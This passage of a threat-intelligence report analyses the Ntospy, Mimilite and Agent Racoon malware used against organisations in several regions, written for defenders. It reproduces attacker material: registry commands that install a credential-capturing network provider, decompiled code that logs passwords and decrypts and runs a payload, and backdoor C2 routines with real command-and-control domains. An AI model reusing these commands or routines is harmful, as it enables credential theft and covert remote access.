

New Tool Set Found Used Against Organizations in the Middle East, Africa and the US

 unit42.paloaltonetworks.com/new-toolset-targets-middle-east-africa-usa

Chema Garcia

December 1, 2023

By [Chema Garcia](#)

December 1, 2023 at 3:00 AM

Category: [Malware](#)

Tags: [.NET Framework](#), [Advanced URL Filtering](#), [Advanced WildFire](#), [Agent Raccoon](#), [backdoor](#), [CL-STA-0002](#), [CL-STA-0043](#), [Cortex XDR](#), [DNS](#), [DNS security](#), [Mimikatz](#), [Mimilite](#), [Ntospy](#).

This post is also available in: [日本語 \(Japanese\)](#).

Executive Summary

Unit 42 researchers observed a series of apparently related attacks against organizations in the Middle East, Africa and the U.S. We will discuss a set of tools used in the course of the attacks that reveal clues about the threat actors' activity. We are sharing this research to provide detection, prevention and hunting recommendations to help organizations strengthen their overall security posture.

These tools were used to perform the following activities:

- Establish backdoor capabilities
- For command and control (C2)
- Steal user credentials.
- Exfiltrate confidential information

Unit 42 is sharing these results with the purpose of helping organizations defend against the tools observed here.

We assess with medium confidence that this threat activity cluster aligns to nation-state related threat actors due to the nature of the organizations that were compromised, the TTPs observed and the customization of the tool set. We have not confirmed a particular nation-state or threat group.

Tools that were used in this cluster were the following:

- A new backdoor we've named Agent Racoon
This malware family is written using the .NET framework and leverages the domain name service (DNS) protocol to create a covert channel and provide different backdoor functionalities. Threat actors have used this along with the other two tools in multiple attacks targeting organizations across the U.S., Middle East and Africa. Its C2 infrastructure dates back to 2020.
- A new tool we've named Ntospy
This malware is a Network Provider DLL module designed to steal user credentials.
- A customized version of Mimikatz called Mimilite

The compromised organizations belong to the following industries:

- Education
- Real estate
- Retail
- Non-profit organizations
- Telecom companies
- Governments

Based on unique similarities in tools as well as tactics, techniques and procedures (TTPs), we are tracking this threat activity cluster as CL-STA-0002.

What follows is a detailed description of the activity we observed as well as characteristics of the tool set.

Palo Alto Networks customers receive protection from these threats through Cortex XDR as well as Advanced URL Filtering, DNS Security and Advanced Wildfire. Organizations can engage the Unit 42 Incident Response team for specific assistance with this threat and others.

Related Unit 42 Topics [DNS](#), [Mimikatz](#), [Backdoor](#)

Table of Contents

[Activity Summary](#)

[Gaining Access to Credentials with Ntospy](#)

[Credentials Dumping Through Mimilite](#)

[Agent Racoon Backdoor](#)

[Data Exfiltration](#)

[Conclusion](#)

[Indicators of Compromise](#)

[Additional Resources](#)

Activity Summary

The threat actor used temporary directories such as C:\Windows\Temp and C:\Temp to deploy specific components of their tool set across the different affected organizations. They used the following similar filenames for batch and PowerShell scripts:

- c:\windows\temp\crs.ps1
- c:\windows\temp\ebat.bat
- c:\windows\temp\install.bat
- c:\windows\temp\mslb.ps1
- c:\windows\temp\pb.ps1
- c:\windows\temp\pb1.ps1
- c:\windows\temp\pscan.ps1
- c:\windows\temp\set_time.bat
- c:\windows\temp\usr.ps1

While the attackers commonly used Ntospy across the affected organizations, the Mimilite tool and the Agent Racoon malware have only been found in nonprofit and government-related organizations' environments.

After each attack session, the threat actor leveraged cleanmgr.exe to clean up the environment used during the session.

Gaining Access to Credentials with Ntospy

To perform credential theft, the threat actor used a custom DLL module implementing a Network Provider. A Network Provider module is a DLL component implementing the interface provided by Microsoft to support additional types of network protocols during the authentication process.

This technique is pretty well documented. Sergey Polak demonstrated the technique at BlackHat back in 2004 at his session titled "Capturing Windows Passwords using the Network Provider API." In 2020, researcher Grzegorz Tworek uploaded his tool NPPSpy to GitHub, which also implements this technique.

Due to the file naming patterns of the DLL module, and as a reference to the previous research and tools, Unit 42 researchers named this malware family Ntospy. The threat actor registers the Ntospy DLL module as a Network Provider module to hijack the authentication process, to get access to the user credentials every time the victim attempts to authenticate to the system.

Figure 1 illustrates the path of the processes the malware used during the authentication process to load the malicious DLL module in an MS Exchange Server environment.

C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSEExchangeHMWorker.exe
C:\Windows\System32\inetrv\w3wp.exe
C:\Program Files\Microsoft\Exchange Server\V15\ClientAccess\Poplmap\Microsoft.Exchange.Pop3.exe
C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\Poplmap\Microsoft.Exchange.Imap4.exe
C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\Poplmap\Microsoft.Exchange.Pop3.exe
C:\Program Files\Microsoft\Exchange Server\V15\ClientAccess\Poplmap\Microsoft.Exchange.Imap4.exe
C:\Windows\System32\mpnotify.exe

Figure 1. Image path of processes loading the malicious DLL component in an MS Exchange environment.

The threat actor's implementation of this technique has some unique features. They created different versions of the Ntospy malware over the time frame we observed. They all share similarities, such as the following:

- Using filenames with Microsoft patch patterns.
- .msu extensions pretending to be Microsoft Update Package files to store the received credentials in cleartext.
- RichPE header hashes that link different samples to the same compilation environment.

To install the DLL module, the threat actor registers a new Network Provider called credman. They do so by using an installation script found at C:\Windows\Temp\install.bat that installs the Network Provider by using reg.exe. The malware then sets the DLL module path by pointing to the malicious DLL module c:\windows\system32\ntoskrnl.dll.

```
reg add "HKLM\SYSTEM\CurrentControlSet\Services\credman" /f
reg add
"HKLM\SYSTEM\CurrentControlSet\Services\credman\NetworkProvider"
/f
reg add
"HKLM\SYSTEM\CurrentControlSet\Services\credman\NetworkProvider"
/v "Class" /t "REG_DWORD" /d "0x2" /f
reg add
"HKLM\SYSTEM\CurrentControlSet\Services\credman\NetworkProvider"
/v "Name" /t "REG_SZ" /d "credman" /f
reg add
"HKLM\SYSTEM\CurrentControlSet\Services\credman\NetworkProvider"
/v "ProviderPath" /t "REG_EXPAND_SZ" /d
"c:\windows\system32\ntoskrnl.dll"
reg add
"HKLM\SYSTEM\CurrentControlSet\Control\NetworkProvider\Order" /v
ProviderOrder /d "RDPNP,LanmanWorkstation,webclient,credman" /f
```

Figure 2 shows static commonalities across the different DLL modules we identified as belonging to the same malware family. The image also illustrates that there are overlaps on the RichPE header hash as well as the PE sections of the samples.




Figure 2. Graph of static features relation across samples.

In the group of samples with the same RichPE header hash, we saw that they had been compiled using the same environment. In this case, that was Visual Studio 2019 v16.0.0 build 27508. Other samples of the malware family have been compiled on different environments or even tweaked to avoid overlapping.

The samples that don't share the same build environment are actually similar in behavior, but they have some differences in implementation. For instance, some of the malware samples contain the file path used to store the credentials hard-coded in plain text. Figures 3 and 4 show how others use an encrypted file path and stack strings.

```
int __fastcall store_credentials(UNICODE_STRING *username, UNICODE_STRING *password)
{
    HANDLE FileW; // rax
    void *v5; // rbx
    void *v6; // rcx
    DWORD NumberOfBytesWritten; // [rsp+40h] [rbp-28h] BYREF

    FileW = CreateFileW(L"C:\\programdata\\packag~1\\Windows 6.1-KB4537803.msu", 0x40000000u, 0, 0i64, 3u, 0x80u, 0i64);
    v5 = FileW;
    if ( FileW != (HANDLE)-1i64 )
    {
        v6 = FileW;
        if ( username->Length <= 40u )
        {
            SetFilePointer(FileW, 0, 0i64, 2u);
            WriteFile(v5, username->Buffer, username->Length, &NumberOfBytesWritten, 0i64);
            WriteFile(v5, L"->", 4u, &NumberOfBytesWritten, 0i64);
            WriteFile(v5, password->Buffer, password->Length, &NumberOfBytesWritten, 0i64);
            WriteFile(v5, L"\r\n", 4u, &NumberOfBytesWritten, 0i64);
            v6 = v5;
        }
        LODWORD(FileW) = CloseHandle(v6);
    }
    return (int)FileW;
}
```

Figure 3. Pseudocode showing the hard-coded file path in cleartext.

```

v9[34] = 85;
v9[35] = 2;
v9[36] = 78;
v9[37] = 75;
v9[38] = 1;
v9[39] = 2;
v9[40] = 79;
v9[41] = 95;
v9[42] = 18;
v9[43] = 23;
v9[44] = 51;
qmemcpy(v8, "ca90feb4837c4db3a1c376a2ab347dfe [e`", 0x24);
qmemcpy(v10, "ca90feb4837c4db3a1c376a2ab347dfe", 0x20);
v7 = v8[i + 32];
FileName[i] = v8[i % 0x20ui64] ^ v7;
++i;
}
FileA = CreateFileA(FileName, 0x40000000u, 0, 0i64, 4u, 0x80u, 0i64);
hFile = FileA;
if ( FileA != (HANDLE)-1i64 )
{

```

Figure 4. Pseudocode showing the file path encrypted with a stream cipher.

Decrypting the file path at runtime shows that the versions using an encrypted file path also use the same file path pattern, as shown in Figure 5.

Address	Hex	ASCII
000000000060FD00	43 3A 5C 50 72 6F 67 72 61 6D 44 61 74 61 5C 50	C:\ProgramData\Package Cache\win
000000000060FD10	61 63 68 61 67 65 20 43 61 63 68 65 5C 57 69 6E	dows10.0-KB50007
000000000060FD20	64 6F 77 73 31 30 2E 30 2D 48 42 35 30 30 30 37	36-x64.msu..ü...
000000000060FD30	33 36 2D 78 36 34 2E 6D 73 75 00 09 FC 7F 00 00	.÷.NoJ.....
000000000060FD40	9F F7 00 D1 6F 4A 00 00 00 00 00 00 00 00 00 00	.@.....üüü...
000000000060FD50	00 40 40 00 00 00 00 00 92 17 FA FA FB 7F 00 00	ey.....oy.....
000000000060FD60	F8 FD 60 00 00 00 00 00 F8 FD 60 00 00 00 00 00	.b.....ö,.....
000000000060FD70	00 00 0E 00 00 00 00 00 00 40 40 00 00 00 00 00	
000000000060FD80	08 FE 60 00 00 00 00 00 D4 2C 40 00 00 00 00 00	

Figure 5. File path decrypted at runtime.

All the DLL modules we identified use the same file path pattern, abusing the .msu file extension to masquerade as a Microsoft Update Package. The following paths are used by the malware samples:

- c:/programdata/microsoft/~ntuserdata.msu
- c:/programdata/package cache/windows10.0-kb5000736-x64.msu
- c:/programdata/package cache/windows10.0-kb5009543-x64.msu
- c:/programdata/packag~1/windows 6.1-kb4537803.msu

Also, the DLL files are stored in the following file paths:

- C:\Windows\System32\ntoskrnl.dll
- C:\Windows\Temp\ntoskrnl.dll
- C:\Windows\Temp\ntos.dll

While the first file path is the one used to actually install the Network Provider module, the Temp directory is the working directory used by the threat actor to temporarily store the DLL modules. As shown in the file paths above, the threat actor used Windows binary name patterns (based on the Windows system file named `ntoskrnl.exe`) in an attempt to trick victims and analysts into overlooking the malicious DLL component.

The first activity is identified with the malware sample with the file hash SHA256 `bcd2bdea2bfecd09e258b8777e3825c4a1d98af220e7b045ee7b6c30bf19d6df`. This overlaps with another threat activity cluster that we call CL-STA-0043, originally published in June 2023.

Credentials Dumping Through Mimilite

Another tool used for gathering credentials and sensitive information is a customized version of the well-known Mimikatz tool that, according to references within the sample, the threat actor calls Mimilite.

The tool is a reduced version of Mimikatz, which needs to be given a password through the command line to run:

```
1 C:\temp\update.exe 1dsfjlosdf23dsfdfr
```

When the binary is executed, it takes the command-line argument as a decryption key to decrypt the actual payload using a stream cipher. Before executing the decrypted payload, the binary verifies that the payload has been successfully decrypted with the right key by performing an integrity check. This check is done by comparing the MD5 hash of the decrypted payload with the hard-coded value `b855dfde7f778f99a3724802715a0baa`, as shown in the code snippet in Figure 6.

```

int __stdcall __noreturn WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
    UINT_PTR v5; // rbx
    HANDLE ProcessHeap; // rax
    void *decrypted_buffer; // rdi
    void *payload; // rbx
    size_t len; // [rsp+30h] [rbp-A8h] BYREF
    CHAR md5_hash[128]; // [rsp+40h] [rbp-98h] BYREF

    v5 = SetTimer(0i64, 1ui64, 0xBB8u, TimerFunc);
    MessageBoxA(0i64, "HelloWorld!", "HelloWorld!", 0);
    KillTimer(0i64, v5);
    if ( lstrlenA(lpCmdLine) < 15 )
        ExitProcess(0);
    LODWORD(len) = 0;

    // Memory allocation and payload decryption
    ProcessHeap = GetProcessHeap();
    decrypted_buffer = HeapAlloc(ProcessHeap, 8u, 0x19D57ui64);
    decrypt(lpCmdLine, encrypted_payload, 0x19D57, decrypted_buffer, &len);

    // Integrity check
    memset(md5_hash, 0, sizeof(md5_hash));
    get_hash(decrypted_buffer, 0x19D57u, CALG_MD5, md5_hash);
    if ( !strcmpA(md5_hash, "B855DFDE7F778F99A3724802715A0BAA") )
    {

        // Payload execution
        payload = VirtualAlloc(0i64, 0x19D57ui64, 0x1000u, 0x40u);
        memmove(payload, decrypted_buffer, 0x19D57ui64);
        (payload)();

        ExitProcess(0);
    }
    ExitProcess(0);
}

```

Figure 6. Execution logic.

When executed properly, the tool dumps the credentials to the file path C:\Windows\Temp\KB200812134.txt. This choice of filename is another attempt by the threat actors to masquerade as a Microsoft update.

The Mimilite sample was found at C:\temp\update.exe with the file hash SHA256 3490ba26a75b6fb295256d077e0dbc13e4e32f9fd4e91fb35692dbf64c923c98. It was first uploaded to VirusTotal on 2020-05-11 05:43:00 UTC and first identified in the wild on 2021-02-12 21:54:35 UTC. What we find interesting is that according to VirusTotal, this sample has been uploaded and discovered in the wild using the following path and filename:

```

1  C:\restrict\analysis\apt_sorted\attack_case\[REDACTED_LOCATION]\[REDACTED_COI
2
3  update.exe

```

The elements of this path might suggest that the same binary has been involved in some sort of research that the uploader believed was linked with nation-state actors.

Agent Racoon Backdoor

The Agent Racoon malware family is built to provide backdoor capabilities. It is written using the .NET framework, and leverages DNS to establish a covert channel with the C2 server. Unit 42 researchers named the malware family Agent Racoon due to some references found within the code of the identified samples, as shown in Figure 7.


The image shows a screenshot of the ".NET Project details" dialog box. It has a light gray background and contains several configuration fields. At the top, there are two text input fields: "Assembly name:" with the value "racoon" and "Default namespace:" with the value "agent". Both fields have a red arrow pointing to the right. Below these are two dropdown menus: "Target framework:" set to ".NET Framework 4" and "Output type:" set to "Console Application". There is an unchecked checkbox labeled "Auto-generate binding redirects". Below that is a "Startup object:" dropdown menu set to "agent.Program". In the bottom right corner, there is a button labeled "Assembly Information...".

Figure 7. .NET Project details.

When executed, the threat has some predefined settings such as:

- The base domain used to create the DNS covert channel
- A unique key per sample, used as a seed to generate an encryption password to encrypt the DNS communication
- A fallback DNS server if no DNS server can be read from the compromised system

All the C2 domains identified fulfill the same base pattern, with unique values for the four character identifier across different samples:

[4 characters].telemetry.[domain].com

The value of `Program.dns_ip` is different for each sample found, which could indicate that the threat actor is building the binary with specific settings gathered from the targeted environment.

```

public static void Main(string[] args)
{
    Program.id = "g1sw.telemetry.geoinfocdn.com";
    Program.key = "00448772";
    Program.dns_ip = "10.0.201.12";
    NetworkInterface[] allNetworkInterfaces = NetworkInterface.GetAllNetworkInterfaces();
    foreach (NetworkInterface networkInterface in allNetworkInterfaces)
    {
        if (networkInterface.OperationalStatus == OperationalStatus.Up && networkInterface.NetworkInterfaceType == NetworkInterfaceType.Ethernet)
        {
            try
            {
                IPInterfaceProperties ipproperties = networkInterface.GetIPProperties();
                IPAddressCollection dnsAddresses = ipproperties.DnsAddresses;
                if (dnsAddresses[0].AddressFamily == AddressFamily.InterNetwork)
                {
                    Program.dns_ip = dnsAddresses[0].ToString();
                }
            }
            catch (Exception)
            {
            }
        }
    }
    Program.Do();
}

```

Figure 8. Main function of the malware sample.

With that pattern, the threat communicates with the C2 server by adding additional subdomains to build the DNS query. It uses Internationalizing Domain Names for Applications' (IDNA) domain names with Punycode encoding. This encoding type is a representation of Unicode values over the ASCII encoding for internet hostnames.

The domain names follow the pattern below:

[random_val].a.[4 characters].telemetry.[domain].com

The screenshot from Wireshark in Figure 9 illustrates a complete DNS query:

```

v Domain Name System (query)
  Transaction ID: 0x1a73
  v Flags: 0x0100 Standard query
    0... .. = Response: Message is a query
    .000 0... .. = Opcode: Standard query (0)
    .... ..0. .... = Truncated: Message is not truncated
    .... ...1 .... = Recursion desired: Do query recursively
    .... .... .0.. .... = Z: reserved (0)
    .... .... ...0 .... = Non-authenticated data: Unacceptable
  Questions: 1
  Answer RRs: 0
  Authority RRs: 0
  Additional RRs: 0
  v Queries
    v xn--p1kaaa0kck25aada.xn--wzm.a.g1sw.telemetry.geoinfocdn.com: type TXT, class IN
      Name: xn--p1kaaa0kck25aada.xn--wzm.a.g1sw.telemetry.geoinfocdn.com
      [Name Length: 60]
      [Label Count: 7]
      Type: TXT (Text strings) (16)
      Class: IN (0x0001)

```

Figure 9. Sample DNS query.

To manage the communication with the C2 server, the malware uses a communication loop shown in Figure 10.

```
private static void Do()
{
    Program.rnd = new Random();
    Program.util = new Util(Program.id, Program.key);
    Program.request = new ReqPart();
    string message = Program.util.PrepareRequest(2, 0, 0);
    while (Program.PushRequest(message))
    {
        if (Program.answer == "xn--cc")
        {
            return;
        }
        byte[] array = Program.util.Decodin(Program.answer);
        Program.request.Unpack(Program.util.RC(array));
        Request request = Program.request.GetRequest();
        int partnum = request.partnum;
        int messagenum = request.messagenum;
        string text = "";
        for (int i = 0; i < partnum; i++)
        {
            if (!Program.PushRequest(Program.util.PrepareRequest(3, messagenum, i)))
            {
                Program.parcel = null;
                return;
            }
            text += Program.answer;
            Thread.Sleep(Program.rnd.Next(500, 1500));
        }
        try
        {
            array = Program.util.Decodin(text);
            Program.parcel = new Parcel();
            Program.parcel.Unpack(Program.util.RC(array));
            Program.parcel.Exec();
            array = Program.parcel.Pack();
            List<string> list = Program.util.PrepareAnswer(array, 1);
            list.Add(Program.util.PrepareRequest(4, 0, 0));
            Program.Push(list.ToArray());
            continue;
        }
        catch (Exception)
        {
        }
        return;
    }
}
```

Figure 10. Communication loop.

The following are some main features of the communication loop above:

- The communication loop finishes when the answer xn--cc is received from the C2 server, or a communication error occurs.

- The randomized delay between messages can have multiple reasons:
 - To avoid network spikes.
 - To avoid potential network congestion.
 - To provide randomness as an attempt to avoid network beaconing detection.
- The encryption of all the communication messages through Program.Util.RC.

The encryption routine implements a stream cipher that takes the initial unique key per sample Program.key (this.defaultkey), as shown in Figure 11. It then creates a 1-byte encryption key to later encrypt the message with an XOR.

```
public byte[] RC(byte[] message)
{
    byte b = (byte)int.Parse(this.defaultkey);
    int num = 8;
    while (b == 0 && num <= 24)
    {
        b = (byte)(int.Parse(this.defaultkey) >> num);
        num += 8;
    }
    for (int i = 0; i < message.Length; i++)
    {
        message[i] ^= b;
    }
    return message;
}
```

Figure 11. Stream cipher routine.

Depending on the length of the message sent to the C2 server, different subdomains are added to the query, as shown in the code snippet in Figure 12.

```

private string PerformRequest(string info, int partlen, string part)
{
    int length = part.Length;
    if (length <= partlen && length >= partlen / 3 * 2)
    {
        string text = part.Substring(0, length / 3);
        string text2 = part.Substring(length / 3, length / 3);
        string text3 = part.Substring(length / 3 * 2);
        text = this.UnicodeToXn(text);
        text2 = this.UnicodeToXn(text2);
        text3 = this.UnicodeToXn(text3);
        part = string.Concat(new string[]
        {
            info,
            ".",
            text,
            ".",
            text2,
            ".",
            text3,
            ".xn--",
            this.Rand(),
            ".a.",
            this.id
        });
    }
    else if (length <= partlen / 3 * 2 && length >= partlen / 3)
    {
        string text4 = part.Substring(0, length / 3);
    }
}

```

Figure 12. Partial request crafting.

The this.Rand() component of the fully qualified domain name (FQDN) build is intended to avoid caching and ensure the request reaches out to the C2 server.

Agent Racoon provides the following backdoor functionality:

- Command execution
- File uploading
- File downloading

Although Agent Racoon does not provide any sort of persistence mechanism by itself, during the activity we observed, the threat was executed by using scheduled tasks.

Unit 42 researchers discovered the following samples using different subdomains of telemetry.geoinfocdn[.]com, as shown in Figure 13. The domain geoinfocdn[.]com was registered on 2022/08/19 UTC for one year.




Figure 13. Samples linked with file path and base C2 domain.

Unit 42 researchers were able to track the Agent Racoon malware family back to July 2022. Two samples of the malware family were uploaded to VirusTotal from Egypt and Thailand in September 2022 and July 2022 with the following SHA256 hashes:

- 3a2d0e5e4bfd6db9c45f094a638d1f1b9d07110b9f6eb8874b75d968401ad69c
- dee7321085737da53646b1f2d58838ece97c81e3f2319a29f7629d62395dbfd1

These two samples used the same subdomain patterns, but this time the domain used for C2 was `telemetry.geostatcdn[.]com`. Threat actors performed the following activities regarding this domain on the dates shown:

- Registered: 2020/08/27 UTC
- First seen in the wild: 2021/06/17 23:10:58 UTC
- Renewed: 2021/08/18 UTC
- Expired: 2022/08/27 UTC

Figure 14 shows that with this information, two groups of malware samples can be identified using different C2 domain names and file paths since 2020.




Figure 14. Malware samples identified.

The threat actor tried to disguise the Agent Racoon binary as Google Update and MS OneDrive Updater binaries.

The malware developers made small modifications to the source code in an attempt to evade detection. Some samples used a domain hard-coded in plain text to establish the DNS covert channel (as shown in Figure 15), whereas other samples used a Base64 encoded string.

```
private static void Main(string[] args)
{
    Program.id = Encoding.UTF8.GetString(Convert.FromBase64String("ZmRzYi50ZWxlbWV0cnkuZ2Vvc3RhZGNkbj5jb20="));
    Program.key = "41662338";
    Program.dns_ip = "192.168.1.151";
    foreach (NetworkInterface networkInterface in NetworkInterface.GetAllNetworkInterfaces())
    {
```

Figure 15. Base64 encoded C2 domain.

Aside from the Base64 feature, the differences are in the settings and not in the actual source code, except for the sample with SHA256 hash 354048e6006ec9625e3e5e3056790afe018e70da916c2c1a9cb4499f83888a47.

This sample has a compilation timestamp that was modified and is outside the time frame of activity: 2075/02/23 08:12:59 UTC.

As shown in Figure 16, the threat actor also tried to obfuscate the constant cmd.exe to avoid signature-based detections. They did so by using the equivalent Base64 encoded value with the added constant 399 so the equivalent Base64 encoded string can't be detected through signatures.


```

public string ExecCmd(string cmd)
{
    Process process = new Process();
    process.StartInfo = new ProcessStartInfo
    {
        WindowStyle = ProcessWindowStyle.Hidden,
        RedirectStandardOutput = true,
        UseShellExecute = false,
        FileName = "cmd.exe",
        Arguments = " /C " + cmd
    };
    process.Start();
    return process.StandardOutput.ReadToEnd();
}

public string ExecCmd(string cmd)
{
    Process process = new Process();
    process.StartInfo = new ProcessStartInfo
    {
        WindowStyle = ProcessWindowStyle.Hidden,
        RedirectStandardOutput = true,
        UseShellExecute = false,
        FileName = Encoding.UTF8.GetString(Convert.FromBase64String("Y21399kImV4Z2Q==" + Replace("399", ""))),
        Arguments = " /C " + cmd
    };
    process.Start();
    return process.StandardOutput.ReadToEnd();
}

```

Figure 16. Obfuscated cmd.exe pattern.

Data Exfiltration

Unit 42 researchers also identified the collection and successful exfiltration of confidential information, such as emails from MS Exchange environments, using PowerShell snap-ins to dump the emails.

```
